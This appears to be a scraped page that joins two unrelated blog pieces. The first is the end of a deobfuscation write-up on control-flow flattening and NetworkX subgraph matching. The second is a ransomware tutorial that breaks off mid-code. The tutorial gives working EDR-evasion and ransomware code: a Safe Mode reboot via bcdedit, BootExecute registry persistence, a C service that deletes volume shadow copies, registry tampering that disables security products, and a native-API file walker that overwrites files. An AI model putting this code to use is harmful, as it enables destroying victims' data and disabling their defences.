


State multidigraph



State multidigraph





As you can see, even with subgraphs it’s kinda hard to tell a proper flow to rewrite the binary or attempting to deobfuscate it, besides trying some graph traversal algorithms. On the other hand, NetworkX allows you to store edge information. I tracked the original RVA where each recursive call was done (which is a bad idea too, considering that as you inline clusters, these original RVAs become useless to track call positions, other than in the state BB clusters which keep their original CFG info).

In this sense, a simple logic can focus on terminal nodes, this is trivial as you only have to inline one cluster that belongs to one particular state at the call instruction position and fix the conditional branches accordingly (since I was creating another PE section and applying the CFG changes there).

For non-terminal nodes though, things get more complicated. Since we are dealing with multiple inbound edges, one single node can be reached from one same source node or completely different ones; additionally they also share successor nodes.

Maybe just traversing the FSM graph should be enough to handle this?

Unfortunately, one problem I noticed happened even in your usual CFF (https://eshard.com/posts/D810-a-journey-into-control-flow-unflattening) (Search for “Microcode control flow patching”, which gives an example of how basic block duplication aids against the multiple predecessor problem.)


Here of course you would have to clone an entire cluster instead of one basic block, which is very tedious, especially when modifications to the CFG happen and edge information becomes useless (storing raw RVAs for positions, e.g: call_rva mentioned above).

In the meantime, another curious thing to visualize are related to subgraph isomorphism on this set of subgraphs. While experimenting, I stumbled upon this paper (https://www.mdpi.com/2079-3197/11/4/69), which I found very curious to say the least, particularly the concept of multi MCIS (maximum common induced subgraph) and the waterfall approach for evaluating them.


Of course, I wanted to develop a fast PoC, so instead of attempting to implement something formal, I proceeded to do the worst implementation possible as an experiment, using networkx MultiDiGraphMatcher, which is just VF2 for multidigraphs:


```
python
    def find_mcis(graph1, graph2):
        def node_match(n1, n2):
            return n1 == n2
        def edge_match(e1, e2):
            return e1 == e2
        largest_common_subgraph = None
        largest_size = 0
        for node1 in graph1.nodes():
             for node2 in graph2.nodes():
                 subgraph1 = graph1.subgraph(nx.descendants(graph1, node1).union({node1}))
                 subgraph2 = graph2.subgraph(nx.descendants(graph2, node2).union({node2}))
                 matcher = nx.algorithms.isomorphism.MultiDiGraphMatcher(
                     subgraph1, subgraph2, node_match=node_match, edge_match=edge_match)
                 if matcher.subgraph_is_isomorphic():
                     common_nodes = set(subgraph1.nodes()).intersection(set(subgraph2.nodes()))
                     common_edges = []
                     for edge1 in subgraph1.edges(data=True):
                         for edge2 in subgraph2.edges(data=True):
                             if edge1[:2] == edge2[:2] and edge1[2] == edge2[2]:
                                 common_edges.append(edge1)
                     common_subgraph_size = len(common_nodes)

                     if common_subgraph_size > largest_size:
                         largest_size = common_subgraph_size
                         largest_common_subgraph = nx.MultiDiGraph()
                         largest_common_subgraph.add_nodes_from(common_nodes)
                         largest_common_subgraph.add_edges_from(common_edges)
        return largest_common_subgraph
```

With some tweaks, and trying to explore cases for the other subgraphs, I managed to find some of the biggest ones.



```
Candidate found: MultiDiGraph with 11 nodes and 17 edges
Candidate found: MultiDiGraph with 7 nodes and 12 edges
[(<networkx.classes.multidigraph.MultiDiGraph object at 0x000001909DFAA9E0>, 5), (<networkx.classes.multidigraph.MultiDiGraph object at 0x000001909DF72020>, 3)]
```





If you have a sharp eye you can notice one of the subgraphs is one of the sub-roots ones. In case you wonder what functionality it maps to the sample (the root being the state number 3), this is just the program exit functionality. Makes sense that it’s shared in several subgraphs, right?

Now, as a last comment, the source provided for this project includes a disassembler using ICED and an unfinished tooling for very minimalistic binary rewriting related to the sample (no relocations table fixup, no import table fixup, limited assembler).
The codebase in general contains a lot of experimental code used during testing, which has resulted in numerous bugs that need fixing. Additionally, several key features are missing, such as a tracker for call instructions that works with both traces and modified

CFGs, automatic variable discovery, and liveness information for an actual potential deobfuscator.
Still, overall it was a fun toy to mess with.

Conclusion

For the most part, I myself consider this project to be quite naive but at the same time, it was fun to poke around so many different things at the same time.
While exploring and diving deeper into the rabbit hole, it was truly a humble experience, how complicated things can get after a bit of time regarding optimizing compilers concepts.
So many new things to learn in the upcoming months :)

Additional references:

1. https://news.sophos.com/en-us/2022/05/04/attacking-emotets-control-flow-flattening/

2. https://research.checkpoint.com/2022/native-function-and-assembly-code-invocation/

3. https://hex-rays.com/blog/hex-rays-microcode-api-vs-obfuscating-compiler/

4. https://www.welivesecurity.com/2020/03/19/stantinko-new-cryptominer-unique-obfuscation-techniques/

6. https://blog.quarkslab.com/deobfuscation-recovering-an-ollvm-protected-program.html

7. https://synthesis.to/2021/03/03/flattening_detection.html

The Perfect Windows Ransomware

Authored by 6pek's weakest student

Ransomware is a never-ending cat-and-mouse game, with EDR vendors pumping out products that "Stop ransomware with a modern approach" and other claims to stop ransomware. These solutions are conceptually indifferent, leveraging file system mini filters, canary files they monitor, and a set of heuristics. These heuristics typically look to correlate changes to files, looking for changes in entropy (increased entropy -> encryption), changes in file headers (mismatched file headers based on their file extensions, e.g., pdf with the wrong file header), and file renaming activity to known ransomware file extensions. They typically place these canary files in the directories that commonly begin enumeration, so the root of all directories, user data folders, and whatnot. The decoy files almost always belong under hidden folders named with symbols that lead to them being first in directory enumeration APIs. When ransomware encrypts their canary files first, renaming them, corrupting the file header, and after a threshold of around 300 files, they conclusively determines the executable responsible for this activity as malicious and thus kills it. Additionally, every product blocks the usage of volume shadow management utility tools (vssadmin, wmic shadowcopy, etc.) when containing the arguments to delete these volume shadow copies - implemented with PsSetCreateProcessNotifyRoutineEx to register a callback on process creation (and exit) that receives PS_CREATE_NOTIFY_INFO about newly created processes, including their command line.

Ultimately, this entire chain of events and detection correlation logic requires their kernel driver to be present on the system and running to register file system and process creation callbacks. We will only look at the endpoint aspect of ransomware, with the assumption that Domain Admin privileges have been obtained by an Adversary and the EDR has not stopped them until this point, which in many real cases happens.

This fundamental point builds up to the point where some ransomware variants have exploited the fact that when systems are booted into Safe Mode most pre-configured and registered software does NOT run. As we concluded earlier, EDR solutions rely on their minifilter drivers and kernel callbacks to be up and running to do anything useful to prevent ransomware. As Adversaries have done before, the sequence of leveraging bcdedit, registering your ransomware as a Safe Boot compatible service, and rebooting is enough to get around their anti-ransomware protections.

```
cmd

bcdedit /set {current} safeboot minimal

shutdown /r /f t 00
```

Unsurprisingly, in this cat-and-mouse game, EDRs have caught onto this behavior and, as part of their anti-tampering mechanisms, prevent modification of the Boot Configuration Data (BCD)—however, this protection is often not enabled by default. Once ransomware reboots into Safe Mode, it can encrypt everything at its own leisure, not under the imperial control of the EDR drivers.

The infamous Mark Russinovich wrote an article on MSDN over 18 years ago titled "Inside Native Applications" describing that most people are still unaware of native applications on Windows. Lo and behold, this statement still holds much truth. These Native applications typically exist to run before the Win32 subsystem initialization and as a result, must only operate with Native API (NTDLL.dll) imports and have their entry point as NtProcessStartup(PPEB Peb).

To create a Native application with Visual Studio we need to update our project properites to use the WindowsApplicationForDrivers10.0 toolset, and under our Linker options we must specify Ignore All Default Libraries (/NODEFAULTLIB) and the SubSystem as Native (/SUBSYSTEM:NATIVE). Additionally, we must select an additional dependency (NTDLL.lib) - unless if you perform dynamic API resolution to identify the function addresses of our desired functions. This is trivial and indifferent to our cause, so we will keep it simple and link to NTDLL.

> Sidenote: EDRs don't typically scan executable files as soon as they hit the disk. They only scan them when they are executed! We would want to use dynamic API resolution to hide our import address table, among other things to make our process appear more benign. As BootExecute-esque registered applications run before EDR drivers load, they do not scan our processes with their AV engine - and as a result we do not need to spend any time to hide these properties.

These Native applications are executed before the Win32 subsystem initialization by being registered under "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\" under the "BootExecute" (MULTI_SZ) value. By building our ransomware as a Native application and registering it under the BootExecute value under the Session Manager key, our application will run before the Win32 subsystem initialization. Session Manager (SMSS.exe) executes our application; it looks through the BootExecute MULTI_SZ value and synchronously launches all the executables. It looks in C:\Windows\System32 for these executables, where we will store our ransomware binary!

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v "BootExecute" /t REG_MULTI_SZ /d
"autocheck autochk *\0PerfectRansomware" /f
```

The other option to run a Native application post-Win32 subsystem initialization, for no pragmatic reason, would be with RtlCreateUserProcess or any other native function to create processes.

BootExecute is not the only key that allows us to register this functionality. We can examine the strings of C:\Windows\System32\smss.exe under a disassembler and search for UTF-16 strings that contain "execute", and we're presented with some other options that are more undocumented - introduced in recent versions of Windows.

```
Address Length  Type    String

.rdata:000000014001C208 00000018    C (16 bits) - UTF-16LE  BootExecute

.rdata:000000014001C220 0000002A    C (16 bits) - UTF-16LE  BootExecuteNoPnpSync

.rdata:000000014001B7D8 00000010    C (16 bits) - UTF-16LE  Execute

.rdata:000000014001C250 00000020    C (16 bits) - UTF-16LE  PlatformExecute

.rdata:000000014001C270 0000001A    C (16 bits) - UTF-16LE  SetupExecute

.rdata:000000014001C290 0000002C    C (16 bits) - UTF-16LE  SetupExecuteNoPnpSync
```

> Most EDRs will create a persistence detection when the registry key is written. I have not seen an EDR that removes the registry key entry or deletes the file post-detection. Additionally, many EDRs are unaware of some of the newer keys, as they were introduced in newer versions of Windows.

Most of these keys do not exist by default under Session Manager; however, for the scope of our discussion and interests, they are processed similarly to BootExecute. To register our application, it would be alike to the previously shown registry key entry:

```
reg add “HKLM\SYSTEM\CurrentControlSet\Control\Session Manager” /v “BootExecuteNoPnpSync” /t REG_
MULTI_SZ /d “PerformRansomware” /f
```

It is rather surprising and known that these Native applications do not require any form of code signing, just admin privileges, to launch before the Win32 subsystem initialization as SYSTEM! It is unarguably an incredibly powerful primitive that I find surprisingly less abused, given the potential – as we will demonstrate – to tamper with other processes and services.

By default, these Native applications, when registered under the *Execute family of values, are awaited upon being launched by SMSS. We will leverage this family of keys, keeping it simple with BootExecute as our execution primitive for our ransomware. Our ransomware will run before the Win32 subsystem initialization, encrypting the entire system **before** EDR drivers can load. Additionally, we explore a new way of tampering with EDR services to prevent them from being loaded so we can leverage the vssadmin utility to delete volume shadow copies.

Our actual ransomware logic is relatively trivial and not that interesting. For a working proof of concept to demonstrate how the approach works, we will use concepts adapted from the Babuk ransomware source code, adjusting it to leverage the Native API interface. Ransomware typically follows the flow of identifying all the drives, performing a depth-first search of each drive, and encrypting each file for each.

We will leverage a queue to perform an iterative depth-first search approach and a second queue to which we will send “work” and the files to be “encrypted.” Encryption is the most trivial functionality to implement, so we will just NULL out the file’s first minimum(file size, 4KB). Additionally, we will disable EDR services and delete volume shadow copies. We will explore each of these concepts backward.

The Volume Shadow Copy Service (VSS) enables “backing up and restoring critical business data” by creating point-in-time copies of the data and drives to be backed up. There are a number of various Windows command line utilities that enable volume shadow copy (VSC) management: vssadmin, wmic, wbadmin. EDRs as discussed previously will leverage process creation notification callbacks to inspect the command lines of these applications. They can veto and kill the process if it matches one of their signatures. There is additionally a COM/WMI interface. However, as our Native application runs before the Win32 subsystem initialization, we cannot work this way, and our application cannot have any non-Native (NTDLL.dll) imports.

As we cannot call vssadmin.exe successfully before Win32 subsystem initialization, we will “queue” it by registering a new service that runs as LocalSystem and will autostart later in the initialization.

One caveat, however, is that all Services must interact with the SCM to notify it of a successful startup within a certain period, or else they face program termination. To overcome this, we can keep it simple and just leverage cmd.exe /c to execute vssadmin. The termination signal is not propagated to the child process by SCM, so our vssadmin command will not die.

c

```
NTSTATUS CreateVssadminDeleteService() {
    NTSTATUS status;
    UNICODE_STRING servicesKeyName, serviceKeyName, valName;
    OBJECT_ATTRIBUTES oa;
    HANDLE hServices, hService;


    RtlInitUnicodeString(&servicesKeyName, L”\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\
Services”);

    InitializeObjectAttributes(&oa, &servicesKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL);
    status = NtOpenKey(&hServices, KEY_CREATE_SUB_KEY, &oa);
    if (!NT_SUCCESS(status)) {
        return status;
    }


    RtlInitUnicodeString(&serviceKeyName, L”\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\
Services\\vss-service”);

    OBJECT_ATTRIBUTES svcOa;
    InitializeObjectAttributes(&svcOa, &serviceKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    ULONG disposition = 0;
    status = NtCreateKey(&hService,
        KEY_SET_VALUE,
        &svcOa,
        0,
        NULL,
        REG_OPTION_NON_VOLATILE,
        &disposition);

    NtClose(hServices);
    if (!NT_SUCCESS(status)) {
        return status;
    }


    ULONG typeVal = 0x10;
    RtlInitUnicodeString(&valName, L”Type”);
    NtSetValueKey(hService, &valName, 0, REG_DWORD, &typeVal, sizeof(typeVal));


    ULONG startVal = 2;
    RtlInitUnicodeString(&valName, L”Start”);
    NtSetValueKey(hService, &valName, 0, REG_DWORD, &startVal, sizeof(startVal));


    ULONG errVal = 1;
    RtlInitUnicodeString(&valName, L”ErrorControl”);
    NtSetValueKey(hService, &valName, 0, REG_DWORD, &errVal, sizeof(errVal));


    WCHAR imagePath[] = L”cmd /c \”vssadmin.exe delete shadows /all\””;
    RtlInitUnicodeString(&valName, L”ImagePath”);
    NtSetValueKey(hService,
        &valName,
        0,
        REG_EXPAND_SZ,
        imagePath,
        (ULONG)(wcslen(imagePath) * sizeof(WCHAR)));


    WCHAR dispName[] = L"vssadmin";

    RtlInitUnicodeString(&valName, L"DisplayName");
    NtSetValueKey(hService,
        &valName,
        0,
        REG_SZ,
        dispName,
        (ULONG)(wcslen(dispName) * sizeof(WCHAR)) + 1);


    WCHAR objName[] = L"LocalSystem";
    RtlInitUnicodeString(&valName, L"ObjectName");
    NtSetValueKey(hService,
        &valName,
        0,
        REG_SZ,
        objName,
        (ULONG)(wcslen(objName) * sizeof(WCHAR)));

    NtClose(hService);

    return STATUS_SUCCESS;
}
```

We mentioned earlier that EDRs will load after Win32 subsystem initialization, and our service will be executed around that time. To prevent EDRs from killing our command line, we will need to disable the EDR services/drivers from loading. Regarding options, we can delete the EDR files that exist under C:\Program Files\, but then their driver will still load and veto our vssadmin command line.

```
c

OBJECT_ATTRIBUTES objAttr = { 0 };
UNICODE_STRING filePath = { 0 };


RtlInitUnicodeString(&filePath, L"\\??\\C:\\Program Files\\Vendor\\VendorService.exe");
InitializeObjectAttributes(&objAttr, &file_path, OBJ_CASE_INSENSITIVE, NULL, NULL);


NtDeleteFile(&objAttr);
```

Drivers and services have their "registration" present in the registry. A better approach would be to tamper with these registry keys during our application and change their "Start" and "Type" values to 0x4 (Disabled) and 0x10 (Win32 own process), respectively, so that their services do NOT start. We maintain an arrray of known EDR service/driver names (additional information can be found from the publicly available MSDN Allocated Filter Altitudes list). We can then iterate through all the registry entries under "CurrentControlSet\Services" and if any of the service names match our hardcoded array, we can update the aforementioned values.

When their drivers are running, EDRs leverage the CmRegisterCallbackEx function to receive registry request information, allowing them to prevent any modification/manipulation of their registry keys. However, as mentioned several times before, as their driver is not running and their callbacks are not registered before Win32 subsystem initialization, they cannot veto our changes!

```c
static const WCHAR* services[] = { L"Vendor", L"VendorDriver" };


static const WCHAR ServicesPath[] = L"\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Services";


NTSTATUS SetDwordValue(HANDLE KeyHandle, PCWSTR ValueName, ULONG Value) {
    UNICODE_STRING valName;
    RtlInitUnicodeString(&valName, ValueName);
    return NtSetValueKey(KeyHandle, &valName, 0, REG_DWORD, &Value, sizeof(Value));
}


NTSTATUS DisableServices() {
    UNICODE_STRING servicesKeyName;
    RtlInitUnicodeString(&servicesKeyName, ServicesPath);


    OBJECT_ATTRIBUTES oa;
    InitializeObjectAttributes(&oa, &servicesKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL);


    HANDLE hServices;
    NTSTATUS status = NtOpenKey(&hServices, KEY_READ, &oa);
    if (!NT_SUCCESS(status)) return status;


    ULONG index = 0;


    for (;;) {
        BYTE* buffer = NULL;
        PWCH fullBuf = NULL;
        BOOLEAN present = FALSE;


        buffer = (BYTE*)RtlAllocateHeap(g_Heap, 0, 4096);
        if (!buffer) {
            status = STATUS_NO_MEMORY;
            goto service_cleanup;
        }


        PKEY_BASIC_INFORMATION kbi = (PKEY_BASIC_INFORMATION)buffer;
        ULONG retLen = 0;


        status = NtEnumerateKey(hServices, index, KeyBasicInformation, kbi, 4096, &retLen);
        if (!NT_SUCCESS(status) || status == STATUS_NO_MORE_ENTRIES) {
            goto service_cleanup;
        }


        USHORT serviceNameLen = (USHORT)kbi->NameLength;
        USHORT charsCount = serviceNameLen / sizeof(WCHAR);
        if (charsCount > 259) charsCount = 259;
        WCHAR serviceNameBuf[260];
        memcpy(serviceNameBuf, kbi->Name, charsCount * sizeof(WCHAR));
        serviceNameBuf[charsCount] = L’\0’;


        for (int i = 0; i < (int)(sizeof(services) / sizeof(services[0])); i++) {
            if (_wcsicmp(serviceNameBuf, services[i]) == 0) {
                present = TRUE;
                break;
            }
        }


        if (present) {
            UNICODE_STRING basePath;
            RtlInitUnicodeString(&basePath, ServicesPath);


            USHORT totalLen = basePath.Length + sizeof(WCHAR) + serviceNameLen;
            fullBuf = (PWCH)RtlAllocateHeap(g_Heap, 0, totalLen + sizeof(WCHAR));
            if (!fullBuf) {
                status = STATUS_NO_MEMORY;
                goto service_cleanup;
            }


            memcpy(fullBuf, basePath.Buffer, basePath.Length);
            fullBuf[basePath.Length / sizeof(WCHAR)] = L’\\’;
            memcpy(&fullBuf[(basePath.Length / sizeof(WCHAR)) + 1], kbi->Name, serviceNameLen);
            fullBuf[totalLen / sizeof(WCHAR)] = L’\0’;


            UNICODE_STRING serviceKeyName;
            serviceKeyName.Buffer = fullBuf;
            serviceKeyName.Length = totalLen;
            serviceKeyName.MaximumLength = totalLen + sizeof(WCHAR);


            OBJECT_ATTRIBUTES svcOa;
            InitializeObjectAttributes(&svcOa, &serviceKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL);


            HANDLE hService;
            NTSTATUS openStatus = NtOpenKey(&hService, KEY_ALL_ACCESS, &svcOa);


            if (NT_SUCCESS(openStatus)) {
                SetDwordValue(hService, L”Start”, 4);
                SetDwordValue(hService, L”Type”, 0x10);
                NtClose(hService);
            }
        }


    service_cleanup:
        if (fullBuf) RtlFreeHeap(g_Heap, 0, fullBuf);
        if (buffer) RtlFreeHeap(g_Heap, 0, buffer);


        if (!NT_SUCCESS(status) || status == STATUS_NO_MORE_ENTRIES) {
            break;
        }


        index++;
    }
    NtClose(hServices);
    return (status == STATUS_NO_MORE_ENTRIES) ? STATUS_SUCCESS : status;
}
```

The less interesting, for the point of our discussion and research, the ransomware implementation is rather simple. We maintain two queues, one to perform an iterative depth first search of the file system, and the second to enqueue files to handle. We begin by identifying the drives present on the system (by iterating from C:\ through to Z:\) and attempting to open a handle to it to determine whether it exists.

```
c
    for (WCHAR letter = L’C’; letter <= L’Z’; letter++) {
        driveRoot.Length = 0;
        driveRoot.MaximumLength = sizeof(driveRootBuf);
        driveRoot.Buffer = driveRootBuf;


        RtlAppendUnicodeToString(&driveRoot, L”\\??\\”);
        WCHAR letterStr[3] = { letter, L’:’, 0 };
        RtlAppendUnicodeToString(&driveRoot, letterStr);
        RtlAppendUnicodeToString(&driveRoot, L”\\”);


        InitializeObjectAttributes(&oa, &driveRoot, OBJ_CASE_INSENSITIVE, NULL, NULL);
        HANDLE hFile;
        NTSTATUS openStatus = NtOpenFile(
            &hFile,
            FILE_LIST_DIRECTORY | SYNCHRONIZE,
            &oa,
            &iosb,
            FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
            FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT
        );
```

If so, we enqueue it our first queue responsible for a depth first search of the file system. We then create X threads, where X is the count of processors, for both our DFS and worker threads.

```
c
HANDLE* dirThreads = (HANDLE*)RtlAllocateHeap(g_Heap, 0, sizeof(HANDLE) * g_DirThreadCount);
for (ULONG i = 0; i < g_DirThreadCount; i++) {
    HANDLE hThread;
    RtlCreateUserThread(NtCurrentProcess(), NULL, FALSE, 0, 0, 0, DirectoryWorkerThread, NULL,
&hThread, NULL);
    dirThreads[i] = hThread;
}


HANDLE* fileThreads = (HANDLE*)RtlAllocateHeap(g_Heap, 0, sizeof(HANDLE) * g_FileThreadCount);
for (ULONG i = 0; i < g_FileThreadCount; i++) {
    HANDLE hThread;
    RtlCreateUserThread(NtCurrentProcess(), NULL, FALSE, 0, 0, 0, FileConsumerThread, NULL,
&hThread, NULL);
    fileThreads[i] = hThread;
}
```

Our directory enumeration worker threads dequeue an element, and enumerate the files within the directory, queuing either a directory to the directory queue (fufilling our iterative DFS) or to the worker queue. We additionally check whether it’s a file in our black list and that we’d like to skip.

```
NTSTATUS EnumerateDirectory(PCUNICODE_STRING DirectoryPath) {
    NTSTATUS status;
    HANDLE hDir;
    OBJECT_ATTRIBUTES oa;
    IO_STATUS_BLOCK iosb;


    InitializeObjectAttributes(&oa, (PUNICODE_STRING)DirectoryPath, OBJ_CASE_INSENSITIVE, NULL, 
NULL);
    status = NtOpenFile(&hDir, FILE_LIST_DIRECTORY | SYNCHRONIZE, &oa, &iosb,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT);
    if (!NT_SUCCESS(status)) return status;


    BYTE* buffer = (BYTE*)RtlAllocateHeap(g_Heap, 0, 4096);
    if (!buffer) {
        NtClose(hDir);
        return STATUS_NO_MEMORY;
    }


    PFILE_DIRECTORY_INFORMATION fdi = (PFILE_DIRECTORY_INFORMATION)buffer;
    for (;;) {
        memset(buffer, 0, 4096);
        status = NtQueryDirectoryFile(hDir, NULL, NULL, NULL, &iosb, fdi, 4096,
            FileDirectoryInformation, FALSE, NULL, FALSE);
        if (status == STATUS_NO_MORE_FILES) {
            status = STATUS_SUCCESS;
            break;
        }
        if (!NT_SUCCESS(status)) break;


        PBYTE ptr = (PBYTE)fdi;
        for (;;) {
            PFILE_DIRECTORY_INFORMATION entry = (PFILE_DIRECTORY_INFORMATION)ptr;
            BOOLEAN isDir = (entry->FileAttributes & FILE_ATTRIBUTE_DIRECTORY) ? TRUE : FALSE;
            if (ShouldSkipName(entry->FileName, entry->FileNameLength / sizeof(WCHAR), isDir)) {
                if (entry->NextEntryOffset == 0) break;
                ptr += entry->NextEntryOffset;
                continue;
            }


            ULONG baseLen = DirectoryPath->Length / sizeof(WCHAR);
            BOOLEAN endsWithBackslash = (baseLen > 0 && DirectoryPath->Buffer[baseLen - 1] == 
L’\\’);
            ULONG newLen = DirectoryPath->Length + entry->FileNameLength + (endsWithBackslash ? 0 : 
sizeof(WCHAR));


            PWCH fullPathBuf = (PWCH)RtlAllocateHeap(g_Heap, 0, newLen + sizeof(WCHAR));
            if (!fullPathBuf) {
                status = STATUS_NO_MEMORY;
                break;
            }


            memcpy(fullPathBuf, DirectoryPath->Buffer, DirectoryPath->Length);
            if (!endsWithBackslash) {
                fullPathBuf[baseLen] = L'\\';
                memcpy(&fullPathBuf[baseLen + 1], entry->FileName, entry->FileNameLength);
                fullPathBuf[newLen / sizeof(WCHAR)] = L'\0';
            }
            else {
                memcpy(&fullPathBuf[baseLen], entry->FileName, entry->FileNameLength);
                fullPathBuf[newLen / sizeof(WCHAR)] = L'\0';
            }


            QUEUE_ITEM* newItem = (QUEUE_ITEM*)RtlAllocateHeap(g_Heap, HEAP_ZERO_MEMORY, 
sizeof(QUEUE_ITEM));
            if (!newItem) {
                RtlFreeHeap(g_Heap, 0, fullPathBuf);
                status = STATUS_NO_MEMORY;
                break;
            }


            newItem->Path.Buffer = fullPathBuf;
            newItem->Path.Length = (USHORT)newLen;
            newItem->Path.MaximumLength = (USHORT)(newLen + sizeof(WCHAR));


            if (isDir) {
                InterlockedIncrement(&g_OutstandingDirectories);
                Enqueue(&g_DirectoryQueue, newItem);
            }
            else {
                Enqueue(&g_FileQueue, newItem);
            }


            if (entry->NextEntryOffset == 0) break;
            ptr += entry->NextEntryOffset;
        }


        if (!NT_SUCCESS(status)) break;
    }


    NtClose(hDir);
    RtlFreeHeap(g_Heap, 0, buffer);
    return status;
}
```

Our worker thread follows a similar logic, dequeuing an item containing the path to the file, and handling it - in this case just NULLing out the first minimum(file size, 4KB) of the file, simulating ransomware. This part was briefly implemented as it frankly the least interesting part. Actual ransomware would encrypt the first 4KB or every other 4KB of a file, and then append a structure to the end of the file containing the file encryption information, often an asymmetric key encrypted with their public key - something only they can read back and decrypt - and obviously renaming it.

What follows is the demonstration of the file system enumeration, and file “encryption” with only native APIs.

```
#define UMDF_USING_NTSTATUS
#include <Windows.h>
#include <ntstatus.h>
#include <winternl.h>


#pragma comment(lib, “ntdll.lib”)


typedef struct _QUEUE_ITEM {
    struct _QUEUE_ITEM* Next;
    UNICODE_STRING Path;
} QUEUE_ITEM, * PQUEUE_ITEM;


typedef struct _QUEUE {
    PQUEUE_ITEM Head;
    PQUEUE_ITEM Tail;
    RTL_SRWLOCK Lock;
    RTL_CONDITION_VARIABLE NonEmpty;
} QUEUE, * PQUEUE;


PVOID g_Heap;
QUEUE g_DirectoryQueue;
QUEUE g_FileQueue;
LONG g_OutstandingDirectories = 0;
BOOLEAN g_Done = FALSE;


static const WCHAR* black[] = {
    0, L”..”, L”.”
    L”AppData”,
    L”Boot”,
    L”Windows”,
    L”Windows.old”,
    L”$Recycle.Bin”,
    L”ProgramData”,
    L”All Users”,
    L”autorun.inf”,
    L”boot.ini”,
    L”bootfont.bin”,
    L”bootsect.bak”,
    L”bootmgr”,
    L”bootmgr.efi”,
    L”bootmgfw.efi”,
    L”desktop.ini”,
    L”iconcache.db”,
    L”ntldr”,
    L”ntuser.dat”,
    L”ntuser.dat.log”,
    L”ntuser.ini”,
    L”thumbs.db”,
    L”Program Files”,
    L”Program Files (x86)”,
    L”#recycle”,
};



BOOLEAN ShouldSkipName(PCWSTR FileName, ULONG NameLength, BOOLEAN IsDirectory) {
    WCHAR tempName[260];
